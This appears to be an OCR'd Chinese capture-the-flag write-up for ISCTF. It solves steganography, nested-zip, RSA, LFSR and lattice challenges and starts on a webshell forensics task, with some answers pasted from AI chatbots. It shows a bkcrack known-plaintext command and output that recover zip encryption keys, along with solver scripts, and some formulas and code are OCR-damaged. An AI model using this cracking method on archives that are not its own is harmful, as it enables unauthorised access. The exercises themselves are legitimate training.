
```
import math
from Crypto.Util.number import long_to_bytes

# 1. 题目已知参数
# 来自 n.txt (Brainfuck 运行结果)
n = 764402734124157141425453903358102582123201986086175347289998052969562519801660
# 来自 Base64 换表解码后的结果
c = 755114994425250490088650711567597491113839217439840308448150555421161911083955
e = 65537

# 2. 费马分解 (Fermat Factorization)
# 寻找接近 sqrt(n) 的因子
def fermat_factor(n):
```


```
C:\Users\zhang\AppData\Local\Microsoft\WindowsApps\python3.9.exe "C:\Users\zhang\Desktop\杂项\Mysterious
[*] 正在分解 n ...
[+] 分解成功!
    p = 87430128338242598134172260625226774095596700493624565125749444668870272994709
    q = 87430128338242598134172260625226774095596700493624565125749444668870272998101

[SUCCESS] Flag: ISCTF{M15c_10v3_Cryp70}
```

十一,星髓宝盒

1,先用随波逐流试了一下,出来了一个txt,txt里是一大串16进制,看到开头是zip格式,直接用010从图片中提取zip,zip打开之后有一个txt,
txt的内容一看就是零宽字符,但是我一开始零宽字符出不来,后来发现是得用文本盲水印提取,之后零宽字符隐写,提取出来的一串数字放随波逐流试了试发现能用md5解出来,即是真星髓宝盒的zip密码,打开就是flag了,



排序
查看
预览
output
真-星髓宝盒
1.jpg
1.py
你是优秀学生吗.txt
星髓宝盒.png
星髓宝盒_E064Bh_47C69h.zip
星髓宝盒_end.txt
真-星髓宝盒.zip


https://www.guofei.site/pictures_for_blog/app/text_watermark/v1.html
文本隐水印
1. 把隐水印嵌入到明文
需要隐藏的密文:
作为掩护的明文
嵌入密文后的明文
embed=>
2. 提取隐水印
嵌入密文后的明文
解出的密文
“愿意！” 林澈、赵炎、苏晓和周宇相视一笑，异口同声地说。
赵炎握紧了手中的星髓，眼神坚定：“我要去北境，完成我父亲未完成的使命。”
苏晓也说：“我先帮弟弟修复灵脉，然后去治愈堂帮忙，帮更多受伤的斩神者。”
周宇笑着说：“我要去找我父亲的下落，他一定还在灵渊的某个地方等着我。”
林澈看着同伴们，握紧了手中的星髓宝盒：“我要去灵木村，守护我的家乡，然后和你们一起，守护整个凡尘神域。”
墨尘看着他们，脸上露出欣慰的笑容：“青穹学院以你们为荣。记住，无论走多远，都别忘记今天的初心 —— 以凡心守凡尘，以微光照星海。”
后来，林澈用星髓的力量加固了灵木村的守护阵，赶走了作乱的邪祟；赵炎在北境建立了 “守护军”，保护边境的村民；苏晓成了凡尘神域最有名的治愈斩神者，治好的人不计其数；周宇在灵渊深处找到了他的父亲 —— 他父亲被困在幻兽迷阵里，靠着对儿子的思念活了下来，父子俩一起加入了赵炎的守护军。
星髓宝盒被放在了青穹学院的藏经阁里，旁边立着一块石碑，上面刻着那句咒语：“以凡心守凡尘，以微光照星海。”
每年灵渊试炼结束后，玄真子院长都会带着新生来这里，给他们讲林澈、赵炎、苏晓和周宇的故事，告诉他们：真正的斩神者，斩的是邪祟，守的是凡尘；真正的优秀，是初心不改，是温暖向善。
而那只雪灵狐，成了青穹学院的 “特殊学员”—— 它每天都会坐在玄石广场上，等着林澈他们回来，有时会叼着灵渊的灵草，送给学院的学生；有时会陪着新生修炼，帮他们分辨幻兽的幻象。学院的学生们都很喜欢它，给它取了个名字叫 “星灵”，因为它像星星一样，照亮了每个人的初心。
很多年后，林澈成了青穹学院的导师，他常常给学生们讲灵渊试炼的故事，讲他和同伴们的经历。每次讲完，他都会指着藏经阁的方向，说：“星髓宝盒里的星髓会用完，但初心不会；咒语会被记住，但更重要的是，要把‘守护’二字刻在心里，落在行动上。因为我们是斩神者，是凡尘神域的守护者，是照亮星海的微光。”
extract=>
文本隐写术
原文: 清空 (长度: 48)
你虽然能走到这一步，但还不是优秀学生哦，flag是专属于优秀学生的奖励，优秀学生自会知道他的咒语
隐藏文本: 清空 (长度: 32)
5b298e6836902096e9316756d3b58ec4
加密 →
← 解密
加密后的文本: 清空 (长度: 304) 复制到剪切板
你虽然能走到这一步，但还不是优秀学生哦，flag是专属于优秀学生的奖励，优秀学生自会知道他的咒语
将密文文本下载为文件




十二,小蓝鲨的千层FLAG

1,先用101打开,发现结尾处有密码,解开第一个发现后面还有998个压缩包,直接让ai写了个脚本,按照密码都在16进制结尾向下解压,解到倒数第三层发现密码不对,010中的结尾的文字变化了,于是根据提示中所给的网站发现需要明文破解,难点在于找明文文件吧,ai给我的我跑了好久,
一开始找错了,后来用的flagggg1.zip这个明文才正确



```
00h  20 00 00 00 00 00 01 00 18 00 48 84 F1 4B A0 63   .........H„ñK c
00h  DC 01 48 84 F1 4B A0 63 DC 01 48 84 F1 4B A0 63   Ü.H„ñK cÜ.H„ñK c
00h  DC 01 50 4B 05 06 00 00 00 00 01 00 01 00 5E 00   Ü.PK.........^.
00h  00 00 34 01 00 00 89 00 54 68 65 20 70 61 73 73   ..4...‰.The pass
00h  77 6F 72 64 20 69 73 2E 2E 2E 20 77 61 69 74 2C   word is... wait,
00h  20 49 20 66 6F 72 67 6F 74 21 20 42 75 74 20 79    I forgot! But y
00h  6F 75 20 6D 75 73 74 20 6B 6E 6F 77 20 77 68 61   ou must know wha
00h  74 27 73 20 69 6E 73 69 64 65 2C 20 72 69 67 68   t's inside, righ
00h  74 3F 20 B7 AD D2 EB A3 BA C3 DC C2 EB CA C7 2E   t? ·-Òë£ºÃÜÂëÊÇ.
00h  2E 2E 20 B5 C8 B5 C8 A3 AC CE D2 CD FC C1 CB A3   .. µÈµÈ£¬ÎÒÍüÁË£
00h  A1 B5 AB CA C7 C4 E3 BF CF B6 A8 D6 AA B5 C0 C0   ¡µ«ÊÇÄã¿Ï¶¨ÖªµÀÀ
00h  EF C3 E6 D3 D0 CA B2 C3 B4 A3 AC B6 D4 B0 C9 A3   ïÃæÓÐÊ²Ã´£¬¶Ô°É£
00h  BF                                                ¿
```

```
Microsoft Windows [版本 10.0.26100.7171]
(c) Microsoft Corporation。保留所有权利。

C:\Users\zhang>cd C:\Users\zhang\Desktop\bkcrack-1.8.1-win64

C:\Users\zhang\Desktop\bkcrack-1.8.1-win64>bkcrack.exe -C "flagggg3.zip" -c "flagggg2.zip" -p "plain_flag.bin" -o 30
bkcrack 1.8.1 - 2025-10-25
[23:05:12] Z reduction using 4 bytes of known plaintext
100.0 % (4 / 4)
[23:05:12] Attack on 1388313 Z values at index 37
Keys: ae0c4b27 66c21cba b9a7958f
10.1 % (139582 / 1388313)
Found a solution. Stopping.
You may resume the attack with the option: --continue-attack 139582
[23:06:00] Keys
ae0c4b27 66c21cba b9a7958f

C:\Users\zhang\Desktop\bkcrack-1.8.1-win64>
```



密码题目

一,easy_RSA

1,https://chatgpt.com/share/e/6936ecdc-e1d0-8005-b744-95505afcf66f

二,小蓝鲨的LFSR系统

1. **还原 LFSR 序列**
   - 已知 `initState` 有 128 位，`outputState` 有 256 位。
   - 把它们拼在一起得到长度 384 的序列 `S`，其中：
     - `S[0..127] = initState`
     - `S[128..383] = outputState`
   - 题目里的 LFSR 可以理解为：

$$S_{t+128} = \sum_{i=0}^{127} (\text{mask}_i \cdot S_{t+i}) \pmod 2, \quad t = 0..255$$

     也就是每一位输出都是前 128 位与某个未知 tap 向量 `mask` 的点积。
2. **建线性方程组求 mask**
   - 对每个 $t = 0..255$，有一条关于 128 个未知 `mask[i]` 的线性方程（模 2）。
   - 总共 256 条方程、128 个未知量，在 GF(2) 上做高斯消元即可唯一求出 `mask` 的 128 个比特。
3. **由 mask 得到密钥 key**
   - 题目给的 `task.py` 中，密钥是这样生成的：

```python
key = bytes(int(''.join(str(bit) for bit in mask[i*8:(i+1)*8]), 2)
            for i in range(16))
```

   - 也就是说，每 8 个 mask 比特拼成 1 个字节，一共 16 字节的 key。
4. **用 key 作为循环异或密钥解密**
   - `ciphertext` 是 16 进制字符串，转成字节后：
     - 生成 keystream：重复 key，长度覆盖整个密文。
     - `plaintext = ciphertext XOR keystream`。
   - 解出来的明文正是：`ISCTF{lf5R_jUst_So_s0}`。

这个题的核心漏洞就是：**完整泄露了 LFSR 的输入输出状态**，导致可以把 LFSR 的 tap（mask）当作线性代数题直接解出来，从而恢复密钥。

三,小蓝鲨的RSA密文

https://gemini.google.com/share/a3963e881d5e

四,baby_math

解题思路

我们需要找到整数A，B，使得$A\mathrm{Cos}（X）)+b\sin（x）-Enc\approx 0$。

我们可以构造一个格，基向量如下：

$$M=\begin{pmatrix}1 & 0 & \lfloor K\cdot\cos（x）\rfloor \\ 0 & 1 & \lfloor K\cdot\sin（x）\rfloor \\ 0 & 0 & \lfloor K\cdot enc\rfloor \end{pmatrix}$$

其中K是一个很大的缩放因子（例如10^{150}），用于保留高精度小数信息。

在这个格中寻找一个短向量，我们期望找到的向量形式为：

$$v=a\cdot（1,0,...）+B\cdot（0,1,...）-1\cdot（0,0,...）$$

$$v=(a，b，a\lfloor \mathrm{K}\ 因为x\rfloor +b\lfloor K\sin x\rfloor -\lfloor Kenc\rfloor)\approx(a，b，0)$$

由于A，B相对于K来说很小，且第三个分量接近于0，这个向量$(A，B，\varepsilon)$在格中会是一个非常短的向量。使用 LLL 算法对上述矩阵进行归约，即可找到一个和b。

完整脚本如下(用的在线sagemath网站):

```
# ========================================
# 0. 辅助函数 (替代 Crypto 库)
# ========================================
def long_to_bytes(n):
    """
    手动实现 long_to_bytes，替代 Crypto.Util.number
    """
    n = int(n) # 确保是 Python 原生 int
    if n < 0:
        return b""
    try:
        return n.to_bytes((n.bit_length() + 7) // 8, 'big')
    except:
        return b""

# ========================================
# 1. 数据准备 (Data Preparation)
# ========================================
x_str =
"0.75872961153339387563860550178464795474547887323678173252494265684893323654
```

```
06628651427151866818730100357590296863274236719073684620030717141521941211167282170567424114270941542016135979438271439047194028943997508126389603529160316379547558098144713802870753946485296790294770557302303874143106908193100"
enc_str =
"1.24839978408728580181183027675785982784764821592156892598136000363397267152291738689909414790691435938223032351375697399608345468567445269769342300325192248438038963977207296241971217955178443170598629648414706345216797043374408541203167719396818925953801387623884200901703606288664141375049626635852e52"

# ==========================================
# 2. 环境设置与计算 (Setup & Calculation)
# ==========================================
# 设置高精度实数域，精度 1000 位
R = RealField(1000)
x = R(x_str)
target = R(enc_str)

# 计算高精度的 cos(x) 和 sin(x)
val_cos = cos(x)
val_sin = sin(x)

# 定义缩放因子 K，用于将小数转为大整数
K = 10^300

# 构造格矩阵 (Lattice Construction)
# 这里的逻辑是：寻找系数 a, b 使得 a*cos + b*sin - target ≈ 0
M = Matrix(ZZ, [
    [1, 0, floor(K * val_cos)],
    [0, 1, floor(K * val_sin)],
    [0, 0, floor(K * target)]
])

print("[*] Running LLL algorithm... (Please wait)")
# 执行 LLL 算法寻找最短向量
L = M.LLL()

# ==========================================
# 3. 结果提取 (Result Extraction)
# ==========================================
print("[*] Checking reduced basis vectors...")

flag_found = False

for row in L:
    # LLL 结果可能是正也可能是负，取绝对值
    a_candidate = abs(row[0])
```

```
    b_candidate = abs(row[1])

    # 简单的过滤器：Flag 转换的数字通常比较大
    if a_candidate > 1000 and b_candidate > 1000:
        part1 = long_to_bytes(a_candidate)
        part2 = long_to_bytes(b_candidate)

        # 检查是否包含 flag 格式特征
        if b"ISCTF" in part1 or b"ISCTF" in part2:
            # 尝试两种拼接顺序
            full_flag = part1 + part2
            if b"ISCTF" not in full_flag:
                full_flag = part2 + part1

            print("\n" + "="*30)
            print("[+] FOUND FLAG:")
            print(full_flag.decode())
            print("="*30 + "\n")
            flag_found = True
            break

if not flag_found:
    print("[-] Flag not found immediately. Please check the rows manually.")
```

Type some Sage code below and press Evaluate.

```
                full_flag = part2 + part1

            print("\n" + "="*30)
            print("[+] FOUND FLAG:")
            print(full_flag.decode())
            print("="*30 + "\n")
            flag_found = True
            break

if not flag_found:
    print("[-] Flag not found immediately. Please check the rows manually.")
```

Evaluate

```
[*] Running LLL algorithm... (Please wait)
[*] Checking reduced basis vectors...

==============================
[+] FOUND FLAG:
ISCTF{164a3221-7306-4024-88c3-4ef557b86895}
==============================
```

五,小蓝鲨的费马谜题

1,

已思考 4m 36s >

先把答案告诉你：

flag 是：
ISCTF{M0dIFi3D_f3RM47_7H30r3m_I5_fUn_8U7_h4rD3r!}

思路简述（你之后自己复现用）

1. 从 output.txt 里解析出：
    - 大整数 n, e, c
    - 若干条 hint：

$$\text{hint} = (a, b, \text{hint\_value})$$

$$\text{hint\_value} \equiv a^{p-1} + b^{p-1} \pmod{n}$$

2. 因为 n 是 1024 位大素数，a b 都是小质数

2. 因为 p 是 1024 位大素数，a,b 都是小模数（≤ 100），显然 gcd(a,p)=gcd(b,p)=1，所以根据费马小定理：

$$a^{p-1} \equiv 1 \pmod{p}, \quad b^{p-1} \equiv 1 \pmod{p}$$

$$\text{hint\_value} \equiv 1 + 1 \equiv 2 \pmod{p}$$

$$p \mid (\text{hint\_value} - 2)$$

3. 对每个 hint 计算：

```python
g = gcd(hint_value - 2, n)
```

一旦 g 既不是 1 也不是 n，那它就是 p 或 q 的一个非平凡因子。

在这题里，第 13 条 hint 就直接给出了：

```
g = gcd(hint_value_13 - 2, n)  # 结果是一个
1024 位素数
```

这就是 p，再用 q = n // p 就完成分解。

4. 有了 p, q 之后：
   - 计算 phi = (p-1)*(q-1)
   - 求 d = e^{-1} mod phi
   - 解密 m = c^d mod n
   - 再把大整数 m 转成 bytes、再转字符串，就是 flag。

如果你愿意，我可以帮你把完整的解题 exp 用 Python 写出来，方便你本地跑一遍、在 WP 里使用。

应急响应题目

一,奇怪的shell文件

1,这个我直接ai试出来了

CTF应急响应Webshell分析

这是一道应急响应类的ctf题目,我下载后解压打开的页面是第二张图片,你有什么思路吗

HIỆN TIẾN TRÌNH TƯ DUY

这是一个非常典型的**应急响应（Incident Response）和网站取证（Web Forensics）**类的CTF题目。


根据题目描述"分析webshell连接工具"以及提供的文件截图（环境），核心任务是通过分析留下的痕迹（主要是**日志**或**Webshell文件本身**）来判断攻击者使用的是哪款常见的Webshell管理工具。